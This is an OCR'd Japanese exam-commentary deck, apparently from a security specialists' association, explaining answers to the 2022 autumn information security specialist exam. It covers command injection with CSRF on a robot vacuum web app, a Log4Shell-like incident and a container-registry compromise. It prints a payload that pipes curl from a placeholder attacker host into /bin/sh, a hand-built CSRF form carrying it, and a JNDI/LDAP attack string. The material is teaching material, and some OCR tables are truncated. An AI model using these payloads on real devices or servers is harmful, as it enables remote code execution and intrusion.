ipaddress=192.168.1.101&netmask=255.255.255.0”;ping -c 1 192.168.1.10;”&defaultgw=192.168.1.1 1) 2)
```

注 1) “192.168.1.10”は，製品Rから到達可能なIPアドレスである。
2) URLデコード済みである。

図5 細工されたリクエストの例

「リクエストに対するsetvalueの処理には，［ d ］しまうという問題点があるので，setvalueに対して，図5に示す細工されたリクエストが送られると，製品Rは想定外のコマンドを実行してしまう」。

【Q】本文中の［ d ］に入れる適切な字句を35字以内で答えよ。

【A】「シェルが実行するコマンドをパラメータで不正に指定できて（27字）

この解答表現は，問題冊子p.4，地の文6行（右掲）を要約したもの。

〔脆弱性A〕
IPアドレス設定機能には，任意のコマンドを実行してしまう脆弱性がある。図2に示すように，利用者がIPアドレス設定画面でIPアドレス，サブネットマスク及びデフォルトゲートウェイのIPアドレスをそれぞれ入力してから確認ボタンをクリックし，IPアドレス設定確認画面で確定ボタンをクリックすると，setvalueに対して図3に示すリクエストが送信される。setvalueが図3中のパラメータを含むコマンド文字列をシェルに渡すと，図4のIPアドレス設定を行うコマンドなどが実行される。

TLP：WHITE

R04秋 SC午後Ⅰ問1 その⑤

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅰ問1設問3（1）

J社のロボット掃除機「製品R」は，「製品RがもつWebアプリケーションプログラム（以下，WebアプリRという）経由で掃除エリアを設定する機能や掃除履歴を確認する機能を搭載する」。また，製品Rがもつ「IPアドレス設定機能」は，「製品Rに新しいIPアドレスを設定する。POSTメソッドによる入力だけを受け付ける」。

〔脆弱性B〕
製品Rの「IPアドレス設定機能には，（注：WebアプリRに）ログイン済みの利用者が攻撃者によって設置された罠サイトにアクセスし，利用者が意図せずに悪意のあるリクエストをWebアプリRに送信させられた場合に，WebアプリRがそのリクエストを受け付けて処理してしまう脆弱性がある」

攻撃者が，Web アプリ R にログイン済みの利用者を罠サイトに誘い，③図 6 の攻撃リクエストを送信させると，脆弱性 B が悪用され，その後，脆弱性 A が悪用されます。この結果，製品 R は攻撃者のファイルをダウンロード

```
POST /setvalue HTTP/1.1
Host: 192.168.1.100
（中略）

ipaddress=192.168.1.101&netmask=255.255.255.0";curl  http:// △ △ △ .com  |  /bin/sh
-;"&defaultgw=192.168.1.1 1) 2)
```

注 1) “http://△△△.com” は，攻撃者のファイルをダウンロードさせるための URL である。
2) URL デコード済みである。

図 6　攻撃リクエスト

【Q】本文中の下線③について，罠サイトではどのような仕組みを使って利用者に脆弱性Bを悪用する攻撃リクエストを送信させることができるか。仕組みを50字以内で具体的に答えよ。

【A】「攻撃リクエストをPOSTメソッドで送信させるスクリプトを含むページを表示させる仕組み（42字）」

多分，次ページのようなスクリプト

TLP：WHITE

R04秋 SC午後Ⅰ問1 その⑥

JP-RISSA 情報処理安全確保支援士会

本来の画面




図2　IPアドレス設定に用いる画面

左図の左，多分こんな入力フォーム【誤記指摘大歓迎】

```
<form action="http://192.168.1.100/setvalue" method="POST">
 <p>IPアドレス<input type="text" name="ipaddress"></p>
 <p>サブネットマスク<input type="text" name="netmask"></p>
 <p>デフォルトゲートウェイ<input type="text" name="defaultgw"></p>
 <p align="right"><input type="submit" value="確認"></p>
</form>
```

攻撃者が誘い込む「罠サイト」に表示させ，促したクリックによって図6の攻撃リクエストを送信させるスクリプト【誤記指摘大歓迎】

```
<form action="http://192.168.1.100/setvalue" method="POST">
 <input type="hidden" name="ipaddress" value="192.168.1.101">
 <input type="hidden" name="netmask" value="255.255.255.0%22%3Bcurl+（略）+%7C+%2Fbin%2Fsh+-%3B%22">
 <input type="hidden" name="defaultgw" value="192.168.1.1">
 <input type="submit" value="提出ここをクリック無自覚に！">
</form>
```

こういう書き方で合っているか。求む，ご意見。

下線部が OSコマンドインジェクション

TLP：WHITE

R04秋 SC午後Ⅰ問1 その⑦

JP-RISSA 情報処理安全確保支援士会

「設問3は，（1），（2）ともに正答率が低かった。リスク評価及び脆弱性の対策立案において，攻撃を受ける具体的な脅威を想定することは重要である。POSTメソッドを用いたクロスサイトリクエストフォージェリ攻撃の仕組みとその攻撃を防ぐための対策について理解を深めてほしい。」（『採点講評』より）

R04秋SC午後Ⅰ問1設問3（2），設問4

〔脆弱性A〕
製品Rの「IPアドレス設定機能には，任意のコマンドを実行してしまう脆弱性がある」。

```
ipaddress=192.168.1.101&netmask=255.255.255.0";ping -c 1 192.168.1.10;"&defaultgw=19
2.168.1.1 1) 2)
```

〔脆弱性B〕
製品Rの「IPアドレス設定機能には，（注：WebアプリRに）ログイン済みの利用者が攻撃者によって設置された罠サイトにアクセスし，利用者が意図せずに悪意のあるリクエストをWebアプリRに送信させられた場合に，WebアプリRがそのリクエストを受け付けて処理してしまう脆弱性がある」。

Fさんは「脆弱性Bについては，利用者からのリクエストのパラメータに，セッションにひも付けられ，かつ，［　e　］という特徴をもつトークンを付与し，WebアプリRはそのトークンを検証するように修正した」。

【Q1】本文中の［　e　］に入れる，トークンがもつべき特徴を15字以内で答えよ。

【A1】「推測困難である（7字）」

半年前（R04春SC午後Ⅱ問1設問6（4））は“CSRF対策用トークン”として登場。

【Q2】脆弱性A及び脆弱性Bが該当するCWEを，それぞれ解答群の中から選び，記号で答えよ。

ア CWE-78　OSコマンドインジェクション
イ CWE-79　クロスサイトスクリプティング
ウ CWE-89　SQLインジェクション
エ CWE-94　コードインジェクション
オ CWE-352　クロスサイトリクエストフォージェリ
カ CWE-918　サーバサイドリクエストフォージェリ

【A2】【脆弱性A】「ア（CWE-78）」【脆弱性B】「オ（CWE-352）」

午後Ⅰ 問2

脆弱性に起因するセキュリティインシデントへの対応に関する次の記述を読んで，設問に答えよ。

「**問2**では，**ソフトウェアの脆弱性に起因するセキュリティ侵害を題材に，攻撃の痕跡の調査から再発防止策の検討までのセキュリティインシデント対応について出題**した。全体として正答率は平均的であった。」（『採点講評』より）

- 出題趣旨（『解答例』より）
  - 日々発見される新たな脆弱性に対し，運用者が脆弱性の影響を確認し，必要な対策を行うことは重要である。しかし，全ての脆弱性が攻撃者より早く発見され，運用者が必要な対策を行えるとは限らないので，攻撃者が未修正の脆弱性を悪用するリスクについても考慮しておく必要がある。
  - 本問では，ソフトウェアの脆弱性に起因するセキュリティインシデントへの対応を題材に，攻撃者の痕跡を調査し，影響を把握する能力及びセキュリティ侵害を前提とした適切なアクセス制御を設計する能力を問う。

TLP：WHITE

R04秋 SC午後Ⅰ問2 その①

JP-RISSA 情報処理安全確保支援士会

「設問2（1）は，正答率は平均的であったが，プロセスの起動順序を説明した解答が散見された。不審なプロセスの調査においては，プロセスの親子関係について調査することの必要性も認識しておいてほしい。」（『採点講評』より）

R04秋SC午後Ⅰ問2設問1，設問2（1）

U社内の「**予約サーバ**」では「**Javaを利用した（略）Tソフトを使っている**」。
「普段**予約サーバでは，BSoftMainとSBMainというTソフトのプロセスが稼働しているが，この日はrunという名称の見慣れないプロセス**（以下，**runプロセス**という）**も稼働していた**」。

表3　予約サーバのプロセス一覧（抜粋）

プロセス ID	親プロセス ID	開始時刻	コマンド	CPU 使用率
100	（省略）	10:11:15	java BSoftMain	（省略）
110	100	13:00:00	java SBMain	（省略）
200	100	13:06:30	run	（省略）

Tソフトである「BSoftMain」のプロセスIDは「100」

怪しいプロセス「run」のプロセスIDは「200」，親プロセスIDは「100（=BSoftMain）」

表4　予約サーバのコネクション一覧（抜粋）

送信元	宛先	サービス	プロセス ID
予約サーバ	a1.b1.c1.d1	HTTPS	110
予約サーバ	a2.b2.c2.d2	HTTPS	110
予約サーバ	a3.b3.c3.d3	HTTP	200

注記　a1.b1.c1.d1～a3.b3.c3.d3 はグローバル IP アドレスを表す。以下，aX.bX.cX.dX（X には数字が入る）はグローバル IP アドレスを表す。

怪しいプロセスID「200（=run）」の通信先

「**表3と表4からrunプロセスの外部への通信の有無を確認したところ，IPアドレスが［　a　］のホストに対して通信を行っていたことが確認できた**」。
「**D主任は，<u>①表3の内容から，runプロセスが稼働している原因の追究にはTソフトを調べる必要があると判断した</u>**」。

【Q1】本文中の［　a　］に入れる<u>適切なIPアドレスを，表4中の宛先から選び</u>，答えよ。

【A1】「a3.b3.c3.d3」

【Q2】本文中の下線①について，<u>Tソフトを調べれば分かると判断した理由</u>を，40字以内で具体的に答えよ。

【A2】「runプロセスの親プロセスがTソフトのプロセスであるから（28字）」

丁寧に書くなら，“runプロセスの親プロセスが，Tソフトの一部でもあるBSoftMainだから（38字）”

TLP：WHITE

R04秋 SC午後Ⅰ問2 その②

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅰ問2設問2（2）

U社内の「**予約サーバ**」では「**Javaを利用した**（略）**Tソフトを使っている**」。
「その脆弱性とは，**Tソフトが利用しているライブラリXというオープンソースのライブラリに存在する，リモートから任意のコードが実行可能となる脆弱性**（以下，**脆弱性Y**という）である」。

「ライブラリX」どう見ても “Apache Log4j”

「脆弱性Y」どう見ても “Log4Shell”

[ライブラリXの概要]
ライブラリXはJavaのログ出力ライブラリである。ライブラリXには外部オブジェクトを読み込む機能があり，標準で有効になっている。

[脆弱性Yの概要]
ライブラリXを使用したログ出力処理の対象となる文字列中に特定の攻撃文字列が含まれる場合，攻撃者の用意したJavaクラスが実行される可能性がある。

[脆弱性Yにおいて LDAP を利用した攻撃の例]
1. 攻撃者が，攻撃文字列 “${jndi:ldap://a4.b4.c4.d4/Exploit}” を含む HTTP リクエストを送る。攻撃対象の Web サーバにおいて，ライブラリXがログ出力処理をする文字列中に当該攻撃文字列が含まれると，ライブラリ X は IP アドレスが a4.b4.c4.d4 のサーバに対し，LDAP で “Exploit” というクエリを送る。
2. 攻撃者の用意した IP アドレスが a4.b4.c4.d4 の LDAP サーバは “Exploit” というクエリを受け，“http://a5.b5.c5.d5/JClass” を取得させるための情報を返す。

図2　ライブラリXと脆弱性Yの説明

注：aX.bX.cX.dXは，グローバルIPアドレスを表す。

表5　脆弱性Yを悪用したと考えられるアクセスログ

時刻	送信元	リクエスト	ユーザエージェント
13:04:32	a7.b7.c7.d7	GET /index.html	${jndi:ldap://a8.b8.c8.d8/JExp}

表6　予約サーバを送信元とするFWの通信ログ

時刻	送信元	宛先	サービス	処理結果
13:02:15	予約サーバ	a1.b1.c1.d1	HTTPS	許可
13:05:50	予約サーバ	a8.b8.c8.d8	LDAP	許可
13:05:53	予約サーバ	a8.b8.c8.d8	HTTP	許可

表7　予約サーバへの攻撃の流れ

番号	時刻	内容
1	b	攻撃者が予約サーバに対して通信を行った。
2	c	予約サーバが，IP アドレスが d のホストの e サービスに f というクエリを送った。
3	（省略）	予約サーバが，2 の通信の応答に含まれる URL に対して HTTP 通信を行っ

【Q】表7中の［　b　］，［　c　］に入れる適切な時刻，表7中の［　d　］～［　f　］に入れる適切な字句を答えよ。

【A】【b】「13:04:32」，【c】「13:05:50」，【d】「a8.b8.c8.d8」，【e】「LDAP」，【f】「JExp」

TLP：WHITE

R04秋 SC午後Ⅰ問2 その③

JP-RISSA 情報処理安全確保支援士会

「設問3（1）は，正答率が低かった。報告されている脆弱性情報から，実際のシステムについて影響を受ける条件を把握し，影響を評価することは，脆弱性への対処を行う上で重要なので，その手法について理解を深めてほしい。」（『採点講評』より）

R04秋SC午後Ⅰ問2設問3（1）

U社内の「**予約サーバ**」では「**Javaを利用した**（略）**Tソフトを使っている**」。「その脆弱性とは，**Tソフトが利用しているライブラリXというオープンソースのライブラリに存在する，リモートから任意のコードが実行可能となる脆弱性**（以下，**脆弱性Y**という）である」。

「ライブラリX」どう見ても “Apache Log4j”

「脆弱性Y」どう見ても “Log4Shell”

[ライブラリXの概要]
ライブラリXはJavaのログ出力ライブラリである。ライブラリXには外部オブジェクトを読み込む機能があり，標準で有効になっている。

[脆弱性Yの概要]
ライブラリXを使用したログ出力処理の対象となる文字列中に特定の攻撃文字列が含まれる場合，攻撃者の用意したJavaクラスが実行される可能性がある。

[脆弱性Yにおいて LDAP を利用した攻撃の例]
1. 攻撃者が，攻撃文字列 “${jndi:ldap://a4.b4.c4.d4/Exploit}” を含む HTTP リクエストを送る。攻撃対象の Web サーバにおいて，ライブラリ X がログ出力処理をする文字列中に当該攻撃文字列が含まれると，ライブラリ X は IP アドレスが a4.b4.c4.d4 のサーバに対し，LDAP で “Exploit” というクエリを送る。
2. 攻撃者の用意した IP アドレスが a4.b4.c4.d4 の LDAP サーバは “Exploit” というクエリを受け，“http://a5.b5.c5.d5/JClass” を取得させるための情報を返す。

図2　ライブラリXと脆弱性Yの説明

その “滅びの呪文”「特定の攻撃文字列」とは，「${jndi:…}」

言い換えると，“ライブラリXに，ある特定の攻撃文字列をログとして吐かせることに成功さえすれば”，攻撃を実現可能。

注：aX.bX.cX.dXは，グローバルIPアドレスを表す。

本問最大の難関は，E氏の「そうではない」の意味を正しく汲む読解力。E氏の指摘を噛み砕くと，“②（略）ので，利用者IDとパスワードを知らなくても，この攻撃は可能である”。

U社のD主任は，**予約サーバと同様にログ出力処理を行う「会員サーバ」で「攻撃が失敗したのは**，攻撃者が会員サーバに**ログインするための利用者IDとパスワードを知らなかったから**だと考えた。しかし，（注：登録セキスペの）E氏は，**②脆弱性Yは認証前のアクセスでも悪用できるので，そうではない**と指摘した」。

【Q】本文中の下線②について，その理由を，40字以内で具体的に答えよ。

解答例を平たく言うと，“認証前だろうがいつだろうが，ログとして出力される文字列に攻撃文字列を含んでさえいれば，この攻撃は可能だから”。

【A】「ログ出力処理する文字列中に攻撃文字列が含まれれば悪用可能だから（31字）」

TLP：WHITE

R04秋 SC午後Ⅰ問2 その④

R04秋SC午後Ⅰ問2設問3（2）




図1　U社のネットワーク構成（抜粋）

表2　FWのフィルタリングルール

項番	送信元	宛先	サービス	動作
1	インターネット	予約サーバ，会員サーバ	HTTPS	許可
2	予約サーバ	インターネット	全て	許可
3	PC-LAN	プロキシサーバ	代替HTTP 1)	許可
4	プロキシサーバ	インターネット	HTTP，HTTPS	許可
5	プロキシサーバ	インターネット	DNS	許可
⋮	⋮	⋮	⋮	⋮
12	全て	全て	全て	拒否

注記1　FWは，ステートフルパケットインスペクション型である。
注記2　項番の小さいルールから順に，最初に一致したルールが適用される。
注記3　項番6～11にはDMZ内のサーバとインターネットとの間，及びPC-LANとインターネットとの間の通信に関するルールはない。
注1)　代替HTTPのポート番号は，8080である。

共に，DMZ上にある「予約サーバ」と「会員サーバ」。「インターネット」との間には「FW」がある。

「予約サーバ」この設定もザルやん。→これを何とかする話は，次のスライド。

U社のD主任は，**U社外へとLDAPの通信を行わせることが可能な脆弱性をもつ「会員サーバ」で「攻撃が失敗したのは，**攻撃者が会員サーバに**ログインするための利用者IDとパスワードを知らなかったから**だと考えた。しかし，（略，注：登録セキスペのE氏は）**そうではない**と指摘した。**予約サーバとは違って攻撃が失敗したのは，③別の理由だ**とD主任に説明した」。

【Q】本文中の下線③について，攻撃が失敗した理由を，40字以内で具体的に答えよ。

この表現で出題者は，“「予約サーバ」と「会員サーバ」との違い（差分）に着目して答えよ。”と促してもいる。

【A】「会員サーバからインターネット宛てのLDAP通信が許可されていないから（34字）」

「会員サーバ」から「インターネット」は，FWで全て止めている。このため「LDAP」と限定しない表現，例えば，“会員サーバからインターネット宛ての通信は，原則としてFWで全て拒否されるから”も，おそらくはマル。

TLP：WHITE

R04秋 SC午後Ⅰ問2 その⑤

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅰ問2設問4




図1　U社のネットワーク構成（抜粋）

表1　サーバの機能概要（抜粋）

サーバ名	機能概要
プロキシサーバ	・インターネットへの HTTP 通信及び HTTPS 通信を中継するためのフォワードプロキシ[1]である。 ・URL フィルタリングソフトが組み込まれており，URL フィルタリングルールを用いて，URL ごとにアクセスを許可又は拒否することができる。アクセス元の IP アドレス範囲ごとにそれぞれ別の URL フィルタリングルールを定義することができる。 ・一つの URL フィルタリングルールは次の二つのリストから成り，上から順に適用される。 -許可リスト -拒否リスト ・許可リストに“全て”を指定すると，全ての URL への通信を許可する。拒否リストに“全て”を指定すると，許可リストに指定した URL 以外の URL への通信が拒否される。何も指定しない許可リストは，スキップされる。拒否リストも同様である。 ・どのリストにも該当しない URL は，アクセスが許可される。
予約サーバ	・U 社の工場見学のオンライン予約を見学希望者が行うためのサーバである。Java を利用したオンライン予約システムのパッケージである B 社の T ソフトを使っている。 ・見学希望者は，HTTPS でアクセスし，空いている日時を選択して見学希望者の情報を入力することによって予約ができる。工場見学の空き状況は U 社の SNS アカウントを利用して，クラウドサービス上の複数の SNS 投稿用のサーバに対して HTTPS で定期的に投稿される。

表2　FW のフィルタリングルール

項番	送信元	宛先	サービス	動作
1	インターネット	予約サーバ，会員サーバ	HTTPS	許可
2	予約サーバ	インターネット	全て	許可
3	PC-LAN	プロキシサーバ	代替 HTTP[1]	許可

D主任は「**予約サーバからインターネットへの通信に関する設定を変更する**ことにした。必要な**設定変更内容は次のとおり**である」。

- 「**予約サーバを起点とするインターネットへのHTTPS通信は，プロキシサーバを中継させる**設定とする。」
- 「**FWフィルタリングルールについて，表2の項番2を削除**する。」
- 「**URLフィルタリングルールについて，表8に示す内容で設定**する。」

表8　URL フィルタリングルールについての設定

アクセス元 IP アドレス	許可リスト	拒否リスト
g の IP アドレス	h	i

【Q】表8中の［　g　］～［　i　］に入れる適切な字句を答えよ。

【A】【g】「予約サーバ」，【h】「SNS投稿用のサーバのURL」，【i】「全て」

「…のURL」が入るのは，“これは「プロキシサーバ」の「URLフィルタリングルール」だから”という事のよう。

TLP：WHITE

午後Ⅰ 問3

オンラインゲーム事業者でのセキュリティインシデント対応に関する次の記述を読んで，設問に答えよ。 **舞台は「オンラインゲーム事業者」M社，ネトゲミリ知らでも解答は可能。**

「**問3**では，**オンラインゲーム事業者でのセキュリティインシデント対応を題材に，ソフトウェアのサプライチェーンに起因する攻撃への対処について出題**した。全体として正答率は平均的であった。」（『採点講評』より）

- 出題趣旨（『解答例』より）
  - OSSを用いたソフトウェア開発が一般化している。一方，悪意あるプログラムや脆弱性をもつプログラムがOSSに混入する可能性が高まっている。事実，情報セキュリティ10大脅威2022の“組織”向け脅威にサプライチェーンの弱点を悪用した攻撃やゼロデイ攻撃がランクインしている。そこで，そのような事象を想定したインシデントハンドリングの体制及び手順を検討しておくことは重要である。
  - 本問では，オンラインゲーム事業者でのセキュリティインシデント対応を題材に，インシデントハンドリングを行う能力を問う。

TLP：WHITE

R04秋 SC午後Ⅰ問3 その①

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅰ問3設問1（1）

「M社では，定期的にゲームアプリを更新する。**開発部は（略）品質テストが完了したゲームイメージのタグを運用部に伝達する。運用部は図2に示す更新手順でゲームアプリを更新する。**」

2. ゲームサーバ1及びゲームサーバ2上で次の(a)～(c)を実施する。
   (a) 稼働しているコンテナを終了する。
   (b) 開発部から伝達を受けたタグのゲームイメージを，レジストリサーバから取得する。
   (c) 当該ゲームイメージを基にコンテナを起動する。
（ 中略 ）

図2　更新手順

【用語】
「ゲームイメージ」：「ゲームアプリのコンテナイメージ」
「ゲームサーバ1～4」：「ゲームイメージを元にコンテナが稼働する。」
「レジストリサーバ」：「ゲームイメージを登録する。」

「運用部のHさんは，3月6日に**開発部からタグ367を伝達され，同日10時に更新手順を開始**し，3. までを終えた。」

表2　ゲームサーバ1上のコンテナの一覧

コンテナ ID	タグ	実行コマンド	状態	利用ポート
（省略）	351	/app/game.out	3月6日10時05分に終了	80/tcp
（省略）	376	/app/game.out	3月6日10時14分に起動	80/tcp

タグ「351」が正解候補から外れる理由は，これは更新の作業に伴い「終了」済みだから。

「Hさんは**ゲームサーバ1での更新の際に誤ってタグ［　a　］のゲームイメージを取得した**ことに気付いた。」

【Q】本文中（略）の［　a　］に入れる適切な番号を答えよ。

【A】「376」

正直，これのどこが“サイバーセキュリティ”なのか，よく分からんです。
人間はよく“3925”と“3295”など，中ほどの桁を入れ替えて間違う，その警告をしたかった？

TLP：WHITE

R04秋 SC午後Ⅰ問3 その②

JP-RISSA 情報処理安全確保支援士会

【用語】
「ゲームイメージ」：「ゲームアプリのコンテナイメージ」
「ゲームサーバ1～4」：「ゲームイメージを元にコンテナが稼働する。」

R04秋SC午後Ⅰ問3設問1（2）

タグ376のゲームイメージが含む「コードZ」は，「攻撃者が用意した外部のサーバに接続して，指示された任意の命令を実行する。」
タグ376のゲームイメージにprogという名称のファイルは含まれないのに，progというプロセスが実行中だった理由として，K主任は「**①攻撃者がコードZに指示した命令が原因**だと考えられます。」と答えた。

【Q】本文中の下線①について，どのような命令か。30字以内で答えよ。

【A】「progというファイルをダウンロードし，実行する命令（26字）」

「設問1（2）は，正答率が平均的であったが，マルウェアであるprogがコンテナ中で実行されるに至った経緯を踏まえていない解答が散見された。C&C型のマルウェアによる攻撃の一連の流れについて理解を深めるとともに，コンテナ環境であっても被害が発生しうることに留意してほしい。」（『採点講評』より）

R04秋SC午後Ⅰ問3設問1（3）

「ゲームサーバ1～4」では，「ゲームアプリは**ログを一時ディレクトリに出力する。一時ディレクトリはコンテナ起動時に作成され，コンテナ終了時に消去される。」**
インシデントの初動対応についてK主任は，「**コンテナを終了すると，メモリ上のデータに加えて［　b　］も消失してしまいます。**コンテナは終了するのではなく，一時停止してください。」と答えた。

【Q】本文中の［　b　］に入れる適切な字句を15字以内で答えよ。　【A】「一時ディレクトリ内のログ（12字）」

R04秋SC午後Ⅰ問3設問1（4）

「過去に，**②対策情報が公開される前の脆弱性を悪用した攻撃**がコンテナを介して行われ（略）。」

【Q】本文中の下線②が示す攻撃の名称を答えよ。　【A】「ゼロデイ攻撃」

R04秋 SC午後Ⅰ問3 その③

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅰ問3設問2（1）

【用語】
「ゲームイメージ」：「ゲームアプリのコンテナイメージ」
「ゲームサーバ1」：攻撃者が遠隔操作しているサーバ

レジストリサーバ	・ゲームイメージを登録する。ゲームイメージの新規登録及び上書き登録，並びに登録されたゲームイメージの列挙，取得及び削除のために，HTTPS でアクセスする REST API を実装している。当該 REST API に認証・認可機能は設定されていないが，API 呼出しはログに記録される。

「**攻撃者は**当社のネットワーク構成について詳細を知らずに**項番4のアクセスをし，③そのレスポンスの内容から，レスポンスを返したホストはコンテナイメージが登録されているサーバだと判断したようです。**」

“REST APIが実装されたWeb APIサーバ” の意。

HTTPサーバが “404 Not Found” を返す場合，単に404という値を返すだけのものもあるが，HTTPレスポンスヘッダやレスポンスボディに色々と情報を入れて返すこともある。
（404で気の利いた画面を表示できたりするのも，このため。）

表3　レジストリサーバの HTTP 及び HTTPS のアクセスログ（抜粋）

項番	ソース	時刻	メソッド	リクエスト URI	ステータス
1	ゲームサーバ1	10:10	GET	/v2/gameapp/manifests/376	200 OK
2	ゲームサーバ2	10:24	GET	/v2/gameapp/manifests/367	200 OK
3	ソースコードサーバ	11:29	PUT	/v2/gameapp/manifests/379	201 Created
4	ゲームサーバ1	13:24	GET	/index.html	404 Not Found
5	ゲームサーバ1	13:24	GET	/v2/_catalog	200 OK
6	ゲームサーバ1	13:25	GET	/v2/gameapp/tags/list	200 OK
7	ゲームサーバ1	13:26	GET	/v2/gameapp/manifests/379	200
8	ゲームサーバ1	13:26	PUT	/v2/gameapp/manifests/379	ated
9	ゲームサーバ1	13:27	PUT	/v2/gameapp/manifests/37	eated
⋮	⋮	⋮	⋮	⋮	⋮
46	ゲームサーバ1	13:45	PUT	/v2/gameapp/manif	Created

注記1　1件のゲームイメージの登録又は取得のリクエストに対して複 されるが，各リクエストに対
注記2　項番8から46
注記3　項番46より後の

【HTTPSを受け付けるのに，“index.html” が無くて404が返る】
攻撃者は，“もしかしたらRESTの原則の一つ（Addressability）に則り，各リソースに固有のURIを割り当てているからでは？”とも予想する。

この解釈で合っているか。求む，ご意見。

【Q】本文中の下線③について，レスポンスに含まれる内容のうち，攻撃者がレジストリサーバと判断するのに用いたと考えられる情報を，25字以内で答えよ。

【A】「レジストリサーバに固有のレスポンスヘッダ（20字）」

レスポンスヘッダ：「Content-Type: application/json」
レスポンスボディ：JSON形式のちょっとしたデータ

TLP：WHITE

R04秋 SC午後Ⅰ問3 その④

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅰ問3設問2（2）

【用語】
「ゲームイメージ」：「ゲームアプリのコンテナイメージ」
「ゲームサーバ1」：攻撃者が遠隔操作しているサーバ

レジストリサーバ	・ゲームイメージを登録する。ゲームイメージの新規登録及び上書き登録，並びに登録されたゲームイメージの列挙，取得及び削除のために，HTTPS でアクセスする REST API を実装している。当該 REST API に認証・認可機能は設定されていないが，API 呼出しはログに記録される。

【固有のURI，例えば「/v2/_catalog」とかの文字列について】
例えばDockerが提供する“Docker Registry HTTP API V2”は，デフォルトでこの文字列を使うようです。
攻撃者はそんな“あるある”な文字列を試したのかなと思います。

表3　レジストリサーバの HTTP 及び HTTPS のアクセスログ（抜粋）

項番	ソース	時刻	メソッド	リクエスト URI	ステータス
1					
2					
3					
4					
5	ゲームサーバ 1	13:24	GET	/v2/_catalog	200 OK
6	ゲームサーバ 1	13:25	GET	/v2/gameapp/tags/list	200 OK
7	ゲームサーバ 1	13:26	GET	/v2/gameapp/manifests/379	200 OK
8	ゲームサーバ 1	13:26	PUT	/v2/gameapp/manifests/379	201 Created
9	ゲームサーバ 1	13:27	PUT	/v2/gameapp/manifests/378	201 Created
⋮	⋮	⋮	⋮	⋮	⋮
46	ゲームサーバ 1	13:45	PUT	/v2/gameapp/manifests/341	201 Created

注記 1　1 件のゲームイメージの登録又は取得のリクエストに対して複数行のログが出力されるが，各リクエストに対してログ 1 行だけを記載している。
注記 2　項番 8 から 46 まで，リクエスト URI の末尾の数値が 1 ずつ減っていくログが連続していた。
注記 3　項番 46 より後のログは存在しなかった。

リソースの作成や置き換え（主にはアップロード）に使われるHTTPリクエストメソッド「PUT」の結果として，レジストリサーバは，HTTPステータスコード「201 Created」を返しています。
→ 攻撃者によるリソースの作成または置き換えは，成功していたと考えるのが自然です。

「項番5及び項番6は，レジストリサーバに登録されたコンテナイメージを列挙するAPI呼出しを行っています。**それ以降のログを見ると，レジストリサーバ上のタグ341から379までのゲームイメージが上書きされた可能性**があります。」

「その後，K主任は，**被害の拡大を防止するために，Hさんに④レジストリサーバへの対処を指示した。**」

【Q】本文中の下線④について，行うべき対処を，25字以内で答えよ。

【A】「上書きされたイメージを削除する。（16字）」

TLP：WHITE

R04秋 SC午後Ⅰ問3 その⑤

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅰ問3設問3（1），設問3（2），設問3（3）

Hさんが「業務用FWのログを確認したところ，（注：攻撃者に遠隔操作されていたと考えられる）**ゲームサーバ1はインターネット上のIPアドレスa3.b3.c3.d3及びレジストリサーバに対してだけ接続していた。**」

「Hさん：調査では，**ゲームサーバ1は攻撃者からの攻撃の指示をIPアドレス［　c　］のサーバから受け取っていた**ことが分かりました。［　**d**　］**はマルウェア感染によって攻撃者の制御下となったコンピュータで構成されますが，ゲームサーバ1もそのままにしておくと**［　**d**　］**に加えられてしまっていたかもしれません。**そこで，**IPアドレス**［　**c**　］**への接続を業務用FWで拒否するのはどうでしょうか。**」
「K主任：**それだけでは，攻撃者が同種の方法で攻撃の指示をしたときに⑤対策として有効でない場合がありま す。**再検討してください。」

【Q1】本文中の［　c　］に入れる適切なIPアドレスを答えよ。

【A1】「a3.b3.c3.d3」

【Q2】本文中の［　d　］に入れる適切な字句を，解答群の中から選び，記号で答えよ。
ア　ゼロトラストネットワーク　　イ　ダークウェブ　　ウ　ハニーポット　　エ　ボットネット

